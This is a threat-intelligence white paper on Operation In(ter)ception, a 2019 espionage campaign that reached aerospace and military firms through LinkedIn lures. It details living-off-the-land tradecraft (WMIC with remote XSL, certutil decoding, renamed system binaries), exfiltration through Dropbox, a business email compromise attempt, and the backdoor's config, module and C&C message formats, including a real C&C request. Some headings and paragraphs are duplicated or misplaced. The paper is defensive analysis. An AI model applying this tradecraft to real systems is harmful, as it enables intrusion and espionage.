TLP: WHITE

OPERATION IN(TER)CEPTION:

TARGETED ATTACKS AGAINST EUROPEAN AEROSPACE AND MILITARY COMPANIES

Authors:
Dominik Breitenbacher
Kaspars Osis

CONTENTS

Authors:
Dominik Breitenbacher
Kaspars Osis

June 2020

1 INTRODUCTION

At the end of last year, we discovered targeted attacks against aerospace and military companies in Europe and the Middle East. Following our discovery, we carried out a collaborative investigation with two of the affected European companies.

The attacks, which we dubbed Operation In(ter)ception based on a related malware sample named "Inception.dll", took place from September to December 2019. They were highly targeted and relied on social engineering over LinkedIn and custom, multistage malware. To operate under the radar, the attackers frequently recompiled their malware, abused native Windows utilities and impersonated legitimate software and companies. To our knowledge, the custom malware used in Operation In(ter)ception hasn't been previously documented.

According to our investigation, the primary goal of the operation was espionage. However, in one of the cases we investigated, the attackers tried to monetize access to a victim's email account through a business email compromise (BEC) attack as the final stage of the operation.

While we did not find strong evidence connecting the attacks to a known threat actor, we did discover several hints suggesting a possible link to the *Lazarus group*, including similarities in targeting, development environment, and anti-analysis techniques used.

In this white paper, we will offer insight into the modus operandi of the attackers and provide a technical analysis of the malware used in the attacks.

2 THE ATTACKS

Operation In(ter)ception attacks we investigated progressed through several phases, described below.

2.1 Initial compromise

The attackers used LinkedIn to target employees within the chosen companies. To initiate contact, they approached the targets with fictitious job offers using LinkedIn's messaging feature. In order to appear credible, the attackers posed as representatives of well-known, existing companies in the aerospace and defense industry.

For each of the targeted companies we investigated, the attackers had created a separate fake LinkedIn account: one impersonating an HR manager from Collins Aerospace (formerly Rockwell Collins), a major US supplier of aerospace and defense products; the other posing as an HR representative of General Dynamics, another large US-based corporation with a similar focus. (Note: These LinkedIn accounts no longer exist.)

Figure 1 shows a fake job offer message sent under the Collins Aerospace ruse.



Figure 1 // A fake job offer sent via LinkedIn to employees at one of the targeted companies

Once the contact was established, the attackers snuck malicious files into the communication, disguising them as documents related to the advertised job offer. Figure 2 shows an example of such communication, in which the attackers impersonated General Dynamics.



Figure 2 // Communication between the attackers and an employee of one of the targeted companies

The files were sent directly via LinkedIn messaging, or via email containing a OneDrive link. For the latter option, the attackers created fake email accounts corresponding with their fake LinkedIn personas, as seen in Figure 3.

The shared file was a password-protected RAR archive containing a LNK file. Upon opening the LNK file, the Command Prompt utility was executed, opening a remote PDF file in the target's default browser. The PDF appeared to contain salary information for the reputed job positions, as seen in Figure 4.

From: **Myron Womack** <Myron.Womack@outlook.com>
Date: <Redacted>
Subject: Confirm me.
To: <Redacted>

Myron Womack has shared a OneDrive file with you. To view it, click the link below.

New Information-Rockwellcollins Web Site Employees.rar

Dear <Redacted>,

I should be very grateful if you would accept my request.

Thank you.

Myron Womack

Figure 3 // Email linking to a malicious file sent to one of the targeted companies (partially redacted)

Business Systems Analyst 22 salaries	$79,504/yr
Business Systems Analyst II 20 salaries	$71,642/yr
Systems Engineer 19 salaries	$85,743/yr
Program Manager 17 salaries	$150,829/yr
Project Manager 17 salaries	$96,040/yr
Software Engineer 16 salaries	$117,261/yr
Logistics Analyst 16 salaries	$59,422/yr
Project Manager (Technical) 16 salaries	$114,078/yr
Analyst 15 salaries	$74,116/yr
Network Engineer 15 salaries	$93,158/yr
Acquisition Analyst 15 salaries	$76,209/yr
Systems Administrator 14 salaries	$77,812/yr
Systems Analyst 14 salaries	$89,941/yr
Senior Project Manager 13 salaries	$152,014/yr
Law Clerk - Hourly 12 salaries	$35/hr
Background Investigator II 12 salaries	$56,775/yr

Figure 4 // The contents of the decoy PDF file

However, the PDF only served as a decoy. In the background, the Command Prompt created a new folder (e.g. `C:\NVIDIA`), copied the WMI Commandline Utility (`WMIC.exe`) to this folder while renaming the utility in the process (e.g. to `nvc.exe`; more on the deceptive naming of files and folders in the section *Masquerading*). Finally, it created a scheduled task, set to periodically execute a remote XSL script via the copied `WMIC.exe`. This enabled the attackers to get their initial foothold inside the targeted company and ensure persistence on the compromised computer.

Afterwards, the attackers deleted the fake LinkedIn profiles.

Figure 5 summarizes the steps of the initial compromise stage.



Figure 5 // Attack scenario from initial contact to compromise

2.2 Reconnaissance

Having established their initial foothold, the attackers explored the environment using PowerShell commands.

Since the logging of executed PowerShell commands is disabled by default, we couldn't retrieve the commands used. However, we found that the attackers queried the AD (Active Directory) server to obtain the list of employees including administrator accounts, and subsequently performed password brute-force attacks on the administrator accounts.

2.3 Attacker tools and techniques

Apart from deploying their custom malware, the Operation In(ter)ception operators utilized a number of legitimate tools and OS functions as well. We describe the more interesting of these in this section.

2.3.1 Delivered malware and tools

After the initial compromise, the attackers employed a number of malicious tools, including custom, multistage malware, and modified versions of open-source tools. Namely, we have seen the following components:

- Custom downloader (Stage 1)
- Custom backdoor (Stage 2)
- Modified *PowerShdll* – a tool to run PowerShell code without the use of `powershell.exe`
- Custom DLL loaders used for executing the custom malware
- Beacon DLL likely used for verifying connections to remote servers
- *dbxcli* – open-source command-line client for Dropbox

One of the malware samples we found during the investigation was named `Inception.dll`, which inspired our naming of the operation.

Figure 6 depicts the malware's execution flow, as observed during the investigation.



Figure 6 // Malware execution flow

2.3.2 Encryption methods

Besides malware, the adversaries used "living off the land" tactics, abusing preinstalled Windows utilities to download, decode, and execute their tools, in an effort to hide malicious activity among legitimate processes. Our investigation revealed the following techniques:

- Use of `WMIC` to interpret remote XSL scripts
- Use of `certutil` to decode base64-encoded downloaded payloads
- Use of `rundll32` and `regsvr32` to run custom malware

2.3.3 Masquerading

Besides malware, the adversaries used "living off the land" tactics, abusing preinstalled Windows utilities to download, decode, and execute their tools, in an effort to hide malicious activity among legitimate process

- C:\ProgramData\DellTPad\DellTPadRepair.exe
- C:\Intel\IntelV.cgi

Interestingly, as previously mentioned in the *Initial compromise* section, the attackers also used this technique for the misused Windows utilities. The utilities were copied to a folder created by the attackers (e.g. `C:\NVIDIA`) and renamed (e.g. `regsvr32.exe` was renamed to `NvDaemon.exe`)

2.3.4 Code signing

Later in the operation, the attackers digitally signed their malware (both observed stages) and the dbxcli utility, as seen in Figure 7. The certificate was issued in October 2019 – at the time of the attacks – to 16:20 Software, LLC. According to our research, 16:20 Software, LLC is an existing company based in Pennsylvania, USA, incorporated in May 2010.



Figure 7 // Certificate used to sign the malware and dbxcli tool used in this operation

2.4 Data gathering and exfiltration

Based on the job titles of the employees initially targeted via LinkedIn, it appears that Operation In(ter)ception targeted technical and business-related information. Neither the malware analysis nor the investigation allowed us to gain insight into what exact file types the attackers were aiming for.

For exfiltration, the attackers archived the data into a RAR file and used a custom build of *dbxcli*, an open-source command-line client for Dropbox.

On GitHub, the source code of dbxcli is provided along with pre-built binaries for 64-bit architecture. Interestingly, the version of dbxcli used in Operation In(ter)ception was built for 32-bit architecture, which suggests the attackers built the tool from the source code themselves, to ensure the client ran on both 32-bit and 64-bit systems. Another indication that the dbxcli utility was custom-built is that this tool was signed using the same 16:20 Software, LLC certificate as the custom malware.

2.5 Lateral movement

While we do not have much information about how the attackers moved through the victims' networks, we assume that WMI commands were used. When moving on to another computer, the attackers removed all the previously delivered files from the compromised computer.

2.6 Business email compromise

In our investigation of one of the victims, we found evidence that the attackers attempted to use the compromised accounts to lure money from other companies.

Among the victim's emails, the attackers found communication between the victim and a customer regarding an unresolved invoice. They followed up the conversation and urged the customer to pay the invoice, however, to a different bank account than previously agreed (see Figure 8), to which the customer responded with some inquires.

As part of this ruse, the attackers registered an identical domain name to that of the compromised company, but on a different top-level domain, and used an email associated with this fake domain for further communication with the targeted customer.

The attackers did not respond to the customer's inquiries and continued to urge them to pay. Instead of paying the invoice, however, the targeted customer reached out to the correct email address of the victim for assistance, thwarting the attackers' attempt.

The victim recognized something was amiss and reported the communication as an incident.

Meanwhile, the attackers changed the DNS A record of the fake domain.



Figure 8 // BEC email message sent from a victim's compromised email account

3 TECHNICAL ANALYSIS OF DELIVERED MALWARE AND TOOLS

As mentioned in the *Attacker tools and techniques* section, the attackers used a number of malicious tools, including Stages 1 and 2 of their custom malware, and modified versions of open-source tools.

The custom malware is technically advanced, with heavy obfuscation used and several anti-analysis techniques implemented. To our knowledge, this malware has not been previously documented.

In the following sections, we provide a technical analysis of the malicious tools found during the investigation, with special focus on the custom backdoor used as Stage 2 in the attacks.

3.1 Stage 1: Custom downloader

As mentioned in the *Initial compromise* section, the attackers tricked the targets into opening malicious files, which led to the creation of a scheduled task. Once the task was triggered, a remote XSL script was executed via `WMIC` that downloaded the Stage 1 DLL – the custom downloader – in a base64-encoded form and decoded it using the `certutil` utility. In a later stage of the attack, we noticed the malware was registered as a service to ensure persistence on the system, thus not relying on being executed by the remote XSL script anymore.

Typically, the Stage 1 malware was executed using the `rundll32` utility; however, we also saw instances where the attackers used a custom DLL loader to run the malware.

The main purpose of the Stage 1 malware is to download the Stage 2 payload and directly execute it in memory only. This downloader has the following functionality:

- Contact one of the hardcoded servers
  - Communicate over HTTPS using hardcoded URLs
  - Use of hardcoded HTTP headers
- Download the encrypted Stage 2 payload to its own memory space
- Decrypt the Stage 2 payload, which results in a DLL
- Load the Stage 2 malware
- Execute the Stage 2 malware

The downloaded Stage 2 payload is TEA or (in later versions) AES-ECB encrypted. Stage 1 malware contains a hardcoded AES/TEA key necessary for decrypting the Stage 2 payload. Since the keys were changed multiple times during the operation, each Stage 2 payload can only be decrypted by a key hardcoded in the matching Stage 1 malware.

As previously mentioned, the attackers modified the Stage 1 malware multiple times over the course of the operation. We identified the following changes:

- Switch from TEA to AES-ECB
- Addition of a local proxy IP
- Implementation of raw sockets TCP communication
- Hardcoding of specific paths containing a victim's username

The attackers have employed a number of anti-analysis techniques in their custom malware.

Control-flow flattening, a type of compiler-level obfuscation (depicted in Figure 9), is used in both Stage 1 and 2. A similar use of this technique was previously seen for example in malware attributed to *APT10* and the Lazarus group (see the *Attribution hints* section).



Figure 9 // Example of the control-flow flattening obfuscation used in Stage 1 malware: routine that receives the next-stage payload

The malware authors also used dynamic API loading to thwart analysis, in both Stage 1 and 2. Figure 10 shows an example of this technique as used in the Stage 1 malware. For a detailed explanation of dynamic API loading, please refer to the 2016 Novetta report *Operation Blockbuster*, page 34.

```
lea     eax, [ebp+var_118]
mov     [ebp+var_114], 0
mov     [ebp+var_140], eax
mov     eax, [ebp+var_140]
mov     [ebp+var_118], 0
push    125h
call    resolveAPI      ; HttpEndRequestW
add     esp, 4
push    0
push    0
push    0
push    [ebp+arg_0]
call    eax
add     esi, 3422271Ah
mov     ecx, 6331409Fh
mov     [ebp+var_154], eax
mov     [ebp+var_150], esi
jmp     short loc_60016790
```

Resolution of the desired API and its subsequent invocation

Figure 10 // Example of dynamic API loading in Stage 1 malware: part of the routine that receives the next-stage payload

3.2 Stage 2: Custom backdoor

The malware executed in-memory by the Stage 1 malware is a modular backdoor in the form of a DLL written in C++. It periodically sends requests to the server and performs defined actions based on the received commands, such as make a host fingerprint, load a module, or change the configuration.

During our investigation, we did not find any modules received by the Stage 2 malware from its C&C server. However, our telemetry shows that the Stage 2 malware downloaded a DLL based on a publicly available tool modified to only interpret PowerShell commands (see the *PowerShell DLL* section). Based on the format of this DLL, we know it's not a module for the Stage 2 malware but rather an additional standalone component. Since the Stage 2 malware does not possess any downloading functionality (with the exception of configuration files and encrypted modules), we believe a module was used to download this DLL.

3.2.1 Bootstrap

Upon its execution, the backdoor first creates instances of a set of classes. This part is interesting, because each class in this set is represented by an ID and provides a particular functionality such as encryption/decryption, HTTP communication, configuration processing, or module processing. Thus, this set defines the base capability of the backdoor. As we later describe in the section *Supported commands*, the C&C server can instruct the backdoor to enlist all the instantiated classes and loaded modules, presumably to determine the current capabilities of the backdoor.

After instantiating the class objects, the backdoor checks whether a configuration file already exists in a predetermined path. If it does, the config is loaded; otherwise, hardcoded values are used and subsequently, the config is written to disk. Also, the backdoor checks whether there are any stored modules. If so, the backdoor decrypts them and loads them. Finally, the backdoor attempts to contact the C&C server and requests commands.

3.2.2 Configuration

In the *Bootstrap* section, we mentioned the backdoor attempts to load the configuration file from a hardcoded path (e.g. `C:\Users\<USER>\AppData\Local\NTUSER45F7.POL`) on its startup. The configuration file is encrypted by a modified RC4 (see the *Appendix*), using a hardcoded key, and has the format shown in Table 1.

Offset	Size (bytes)	Content
0	4	Value 0x77 or 0x78
4	16	Time in *SYSTEMTIME* format
20	1000	Configuration entry
...	...	(optional) Other configuration entries

Table 1 // Format of a configuration file

Even though the size of the configuration entry is 1000 bytes, it contains only the domain of a C&C server. The rest consists of uninitialized data that is not used during the configuration file loading. Further, the configuration file may contain multiple configuration entries, where each entry holds the domain of a different C&C server.

3.2.3 Modules

After loading the configuration, the backdoor proceeds to load all stored modules. The path to the folder containing the modules is hardcoded (e.g. `C:\Users\<USER>\AppData\Local\Temp`) and the name of a module file has a defined prefix (e.g. `~DF4B`) and extension (e.g. `.cav`). The data contained in a module file has the format shown in Table 2.

Offset	Size (bytes)	Content
0	1	Module storage type; Value 0x1 or 0x2
1	64	AES key material; Only if module storage type == 0x2
1 or 65	X	AES-CBC-encrypted data

Table 2 // Module file format

As one can observe, there are two types of storage. In the case where the first byte of the module file is 0x2, the following 64 bytes contains the key material (in hexadecimal) that is used for AES session key generation using the *MakeKey()* method. The rest of the data is AES-CBC encrypted and contains the module.

However, when the first byte of the module file is 0x1, the key material is missing. In this case, the backdoor uses key material stored in its memory to generate the session key. It is worth noting that on the startup of the backdoor, there is no key material present in the memory and the backdoor may later obtain it as a part of a received command (see the section *Supported commands*).

Nevertheless, once the session key is generated, the module data is decrypted using a specific implementation of AES that can be found on *GitHub*. After the decryption, the module data has the format described in Table 3.

Offset	Size (bytes)	Content
0	4	Module ID
4	4	Length of the first export name
8	4	Length of the second export name
12	4	Length of the third export name
16	4	Length of the fourth export name
20	4	DLL Size
24	Length of the first export name	First export name (must be NULL- terminated)
E1 = 24 + length of Export 1 Name	Length of the second export name	Second export name (must be NULL- terminated)
E2 = E1 + length of Export 2 Name	Length of the third export name	Third export name (must be NULL- terminated)
E3 = E2 + length of Export 3 Name	Length of the fourth export name	Fourth export name (must be NULL- terminated)
E3 + length of Export 4 Name	DLL size	DLL

Table 3 // Format of stored module data

As can be seen from the table, every module is a DLL consisting of at most four export functions. Once the module data is decrypted, the backdoor loads the module and invokes the first, third, and fourth export respectively. After that, the backdoor stores the necessary module data along with the module ID into a list dedicated to hold the information about loaded modules. This process is repeated for each module file.

3.2.4 Network protocol

When the configuration and the modules are loaded, the backdoor contacts the server over HTTPS using one of the domain names in the configuration and concatenates it with a path to one of the ASP files from a hardcoded list.

The referred ASP filenames contain innocuous-looking strings with various names, topics, and events, presumably to deceive anyone monitoring the traffic. Examples of hardcoded ASP filenames:

- politicia.asp
- taxing-churc.asp
- exports-to-Turkey.asp
- Climate.asp
- discoveries.asp
- pay-talks-fai.asp
- Nouvelles.asp
- News.asp
- Noticias.asp
- EU-nominee.asp
- Business.asp
- Culture.asp
- Life-Work.asp
- Comercio.asp
- Links.asp
- churc.asp
- products.asp
- exports.asp

Further, similarly to the Stage 1 malware, hardcoded HTTP headers are used in the communication. In this case, however, there are multiple hardcoded headers and one of them is randomly selected upon request (see an example of such a header in Figure 11).

In the HTTPS communication, the backdoor (henceforth referred to as the "client" in this section) uses a custom communication protocol based on HTTP GET requests, where the messages are placed in the HTTP request body. This is an unusual approach, but the HTTP specification does not explicitly prohibit the inclusion of a message body in a GET request. Figure 11 depicts an example of such a request.

```
GET https://chuta[.]jp/jtool/politicia.asp HTTP/1.1

Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: chuta.jp
Content-Length: 16
Connection: Keep-Alive

0BF4BE00001CE23D
```

Figure 11 // Example of GET request containing a message (bolded) in its body

Table 4 defines the format of the messages passed in the message body.

Offset	Size	Content
0	1	Random value in range [0...254]
1	1	Hardcoded value 0xF4
2	1	Random value in range [0...254]
3	1	Message ID [0...3]
4	4	Client ID
8	Variable	(Optional) Additional data

Table 4 // Format of the messages sent to the C&C server

So, if we look at the request example (see Figure 11), the message in this case would be decoded as in Table 5.

Offset	Size	Content
0	1	Random value: 0x0B
1	1	0xF4
2	1	Random value: 0xBE
3	1	Message ID: 0x00
4	4	Client ID: 0x001CE23D
8	0	No additional data

Table 5 // Example of a message sent to a server

If the message contains additional data, the data is always base64 encoded. After decoding, the format is as described in Table 6.

Offset	Size	Content
0	4	Size of data
4	Variable	Encrypted data

Table 6 // Format of additional data in a message

The decoded data is further encrypted either by a modified RC4 algorithm or *ChaCha20*, depending on the stage of the communication (see section *Session*).

3.2.4.1 Client ID

Before sending the first message to the C&C server, the client generates a pseudorandom ID (e.g. 0x001CE23D as in the example in Figure 11). This Client ID will be used for all requests that the client sends to the server in an established session. This means that for every session, a new Client ID is generated.

3.2.4.2 Session

The session is composed of two stages: ChaCha20 nonce exchange, and commands execution. Figure 12 and Figure 14 represent the complete communication in a session.

3.2.4.2.1 Stage 1 – Exchange ChaCha20 nonce

